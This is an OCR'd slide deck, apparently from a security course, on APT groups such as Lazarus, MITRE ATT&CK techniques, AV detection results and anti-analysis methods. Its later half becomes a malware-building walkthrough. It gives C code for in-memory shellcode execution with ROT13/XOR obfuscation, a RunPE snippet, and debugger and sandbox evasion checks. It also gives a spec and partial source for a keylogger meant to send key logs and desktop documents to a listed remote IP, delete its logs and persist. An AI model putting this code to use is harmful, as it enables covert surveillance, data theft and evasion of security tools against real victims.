
Botnet architectures: i) Centralized ii) Decentralized iii) Hybrid

APT Ops Example


APT – State Sponsored Example








Campaigns timeline



Campaign example- SWIFT-Kimsuky



[Lazarus_Under_The_Hood_PDF_final.pdf (kasperskycontenthub.com)]


TTPs

MITRE ATT&CK® TTP IDs

T1134	Access Token Manipulation	T1059	Command-Line Interface	T1024	Custom Cryptographic Protocol
T1098	Account Manipulation	T1043	Commonly Used Port	T1002	Data Compressed
T1010	Application Window Discovery	T1223	Compiled HTML File	T1485	Data Destruction
T1067	Bootkit	T1090	Connection Proxy	T1132	Data Encoding
T1110	Brute Force	T1003	Credential Dumping	T1022	Data Encrypted
T1005	Data from Local System	T1083	File and Directory Discovery	T1050	New Service
T1074	Data Staged	T1107	File Deletion	T1027	Obfuscated Files or Information
T1089	Disabling Security Tools	T1158	Hidden Files and Directories	T1057	Process Discovery
T1488	Disk Content Wipe	T1056	Input Capture	T1055	Process Injection
T1487	Disk Structure Wipe	T1026	Multiband Communication	T1012	Query Registry
T1489	Service Stop	T1082	System Information Discovery	T1099	Timestomp
T1076	Remote Desktop Protocol	T1023	Shortcut Modification	T1065	Uncommonly Used Port
T1105	Remote File Copy	T1033	System Owner/User Discovery	T1204	User Execution
T1496	Resource Hijacking	T1529	System Shutdown/Reboot	T1077	Windows Admin Shares
T1064	Scripting	T1124	System Time Discovery	T1008	Fallback Channels
T1189	Drive-by Compromise	T1060	Registry Run Keys / Startup Folder		
T1048	Exfiltration Over Alternative Protocol	T1016	System Network Configuration Discovery		
T1041	Exfiltration Over Command and Control Channel	T1193	Spearphishing Attachment		
T1203	Exploitation for Client Execution	T1071	Standard Application Layer Protocol		
T1047	Windows Management Instrumentation	T1032	Standard Cryptographic Protocol		

Lazarus Group, Labyrinth Chollima, HIDDEN COBRA, Guardians of Peace, ZINC, NICKEL ACADEMY, Group G0032 | MITRE ATT&CK®

Visualization



Malware Attributes affected by:

- Budget available
- The infrastructure to be used
- The targets setup
- The objectives of a campaign
- The duration of a campaign
- Attribution fear

Malware Update

Reminder- Highly Detected Code

45 / 68

Community Score

45 security vendors and no sandboxes flagged this file as malicious

0f644b73a66f52491f5ba8f067b7c84426ba4974f998a5c2b9157b7e80bfb92e

malicious.exe

peexe

267.50 KB
Size

2022-06-09 23:33:20 UTC
24 days ago

EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Security Vendors' Analysis

Ad-Aware	Gen:Variant.Ursu.602256	AhnLab-V3	Malware/Win32.Generic.C3497000
Alibaba	TrojanSpy:Win32/KeyLogger.896263f3	ALYac	Gen:Variant.Ursu.602256
Arcabit	Trojan.Ursu.D93090	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira (no cloud)	TR/Spy.KeyLogger.plyaz
BitDefender	Gen:Variant.Ursu.602256	BitDefenderTheta	Gen:NN.ZexaF.34712.quW@aSVMqbdi
Bkav Pro	W32.AIDetect.malware2	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.25db4a	Cylance	Unsafe
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Ursu.602256 (B)	eScan	Gen:Variant.Ursu.602256
ESET-NOD32	A Variant Of Win32/Spy.Agent.PUS	Fortinet	W32/KeyLogger.BITZ!tr
GData	Gen:Variant.Ursu.602256	Ikarus	Trojan-Spy.Agent
K7AntiVirus	Riskware (0040eff71)	K7GW	Riskware (0040eff71)
Kaspersky	Trojan-Spy.Win32.KeyLogger.bitz	Lionic	Trojan.Multi.Generic.4lc

How to check malware Detection Rate

- VirSCAN.org - Free Multi-Engine Online Virus Scanner v1.02, Supports 47 AntiVirus Engines!
- Use Virus total Alternatives that do not distribute the file for further analysis
- Build your own Virus Total

Common Anti Analysis Techniques

Obfuscation:

- Mixing the source code of the binary without disrupting the real function
- Can bypass some AV product but malicious behavior can still be flagged

Packers:

- Compressing an executable file and combining the compressed data with decompression code into single executable
- AV scanner needs to determine the compression algorithm and decompress it.
- Packer use flagged as malicious

Crypters:

- Encrypts the binary
- A crypter exists of two parts, builder and stub
- first stub runs and decrypts the original binary to memory and then executes the binary on memory via “RunPE” method

The red flags

– Decryption loop detected

– Reads active computer name

– Reads the cryptographic machine GUID

– Contacts random domain names

– Reads the windows installation date

– Drops executable files

– Found potential IP address in binary memory

– Modifies proxy settings

– Installs hooks/patches the running process

– Injects into explorer

– Injects into remote process

– Queries process information

– Sets the process error mode to suppress error box

– Possibly checks for the presence of antivirus engine

– Monitors specific registry key for changes

– Contains ability to elevate privileges

– Modifies software policy settings

– Reads the system/video BIOS version

– Endpoint in PE header is within an uncommon section

– Creates guarded memory regions

– Spawns a lot of processes

– Tries to sleep for a long time

– Unusual sections


– Reads windows product id


– Contains decryption loop

– Contains ability to start/interact device drivers

– Contains ability to block user input …

Packer & Crypter Logic





Obfuscation example

Shellcode obfuscation

First thing which comes in mind is to modify the shellcode to evade static signatures based on its content.

We can try the simplest "encryption" - apply ROT13 cipher to all bytes of embedded shellcode - so `0x41` becomes `0x54`, `0xFF` becomes `0x0C` and so on. During execution the shellcode will get "decrypted" by substracting a value of `0x0D` (13) from every byte.

The code looks like the following:

```
##include <Windows.h>

void main()
{
    const char shellcode[] = "\x09\xf5\x8f (...) ";
    PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
    DWORD threadID;
    for (int i = 0; i < sizeof shellcode; i++)
    {
        ((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) - 13;
    }
    HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0, &threadID);
    WaitForSingleObject(hThread, INFINITE);
}
```

We can also use XOR encryption (with constant single-byte key) instead of Caesar Cipher:

```
for (int i = 0; i < sizeof shellcode; i++)
{
    ((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) ^ '\x35';
}
```

Malware development part 1 - basics – 0xPat blog – Red/purple teamer

AV Detection

suspicious. When we analyze crypters written in c or higher level languages in almost every cases we could see these windows API functions called "NtUnmapViewOfSection" and "ZwUnmapViewOfSection" these functions simply unmaps a view of a section from the virtual address space of a subject process, they play a very important role at in memory execution method called RunPE which almost %90 of crypters uses.

```
1.  xNtUnmapViewOfSection = NtUnmapViewOfSection(GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtUnmapViewOfSection"));
2.  xNtUnmapViewOfSection(PI.hProcess, PVOID(dwImageBase));
```

Anti-Analysis

- **Is Debugger Present?**
- **Number Of Cores**
- **How long System up?**

```
// bool WINAPI IsDebuggerPresent(void);
__asm
{
CheckDebugger:
  PUSH EAX                    // Save the EAX value to stack
  MOV EAX, [FS:0x30]          // Get PEB structure address
  MOV EAX, [EAX+0x02]         // Get being debugged byte
  TEST EAX, EAX               // Check if being debuged byte is set
  JNE CheckDebugger           // If debugger present check again
  POP EAX                     // Put back the EAX value
}
```

```
int Tick = GetTickCount();
Sleep(1000);
int Tac = GetTickCount();
if ((Tac - Tick) < 1000) {
  return false;
}
```

```
SYSTEM_INFO SysGuide;
GetSystemInfo(&SysGuide);
int CoreNum = SysGuide.dwNumberOfProcessors;
if (CoreNum < 2) {
  return false;
}
```

What really helps (cherry pick some)

- Making the app more legitimate
- Signing the binary
- Switching to x64
- Hardware resources and Analysis detection
- VM-specific artifacts
- Screen resolution
- User interaction
- Running processes
- **Study the victim**

Code Development Time: Specs

We need a malware to perform:

- Keylogging
- File Exfiltration of pdf, doc and .xls files located on the DESKTOP and key logs
- Send to remote ip: 13.80.152.225
- Logs are deleted.
- Persistence
- Grab screenshot
- Anti Analysis & Low detection
- Run on Windows OS

Keylogging Function

```c
if (capture() == 0) {

    textsender();
    deletelog();
    pathadder();
    dirbuster();
    ////
    system("EXIT");
    return 0;
}
```

```c
int capture() {

    int sc = 0;
    char i;
    while (1)
    {

        for (i = 8; i <= 190; i++)
        {
            if (GetAsyncKeyState(i) == -32767)

                //captured letters @@
                if (sc < 1000) {

                    if ((sc % 200) == 0) {
                        writeActive();
                        textsender();
                    }

                    if (sc == 100) {

                        filesender();

                    }
                    Save(i, "log.txt");
                    sc++;
                }
                else {

                    return 0;

                }

        }
    }
}
```

```c
int Save(int key_stroke, char* file)
{
    if ((key_stroke == 1) || (key_stroke == 2)) {
        return 0;
    }

    FILE* OUTPUT_FILE;
    OUTPUT_FILE = fopen(file, "a+");

    cout << key_stroke << endl;

    if (key_stroke == 8)
        fprintf(OUTPUT_FILE, "%s", "[Bspc]");
    else if (key_stroke == 13)
        fprintf(OUTPUT_FILE, "%s", "\n");
    else if (key_stroke == 32)
        fprintf(OUTPUT_FILE, "%s", " ");
    else if (key_stroke == VK_TAB)
        fprintf(OUTPUT_FILE, "%s", "[Tb]");
    else if (key_stroke == VK_SHIFT)
        fprintf(OUTPUT_FILE, "%s", "[Shft]");
    else if (key_stroke == VK_CONTROL)
        fprintf(OUTPUT_FILE, "%s", "[Cr]");
    else if (key_stroke == VK_ESCAPE)
        fprintf(OUTPUT_FILE, "%s", "[Esc]");
    else if (key_stroke == VK_END)
        fprintf(OUTPUT_FILE, "%s", "[Ed]");
    else if (key_stroke == VK_HOME)
        fprintf(OUTPUT_FILE, "%s", "[Hm]");
    else if (key_stroke == VK_LEFT)
        fprintf(OUTPUT_FILE, "%s", "[Ll]");
    else if (key_stroke == VK_UP)
        fprintf(OUTPUT_FILE, "%s", "[Uu]");
    else if (key_stroke == VK_RIGHT)
        fprintf(OUTPUT_FILE, "%s", "[Rr]");
    else if (key_stroke == VK_DOWN)
        fprintf(OUTPUT_FILE, "%s", "[Dd]");
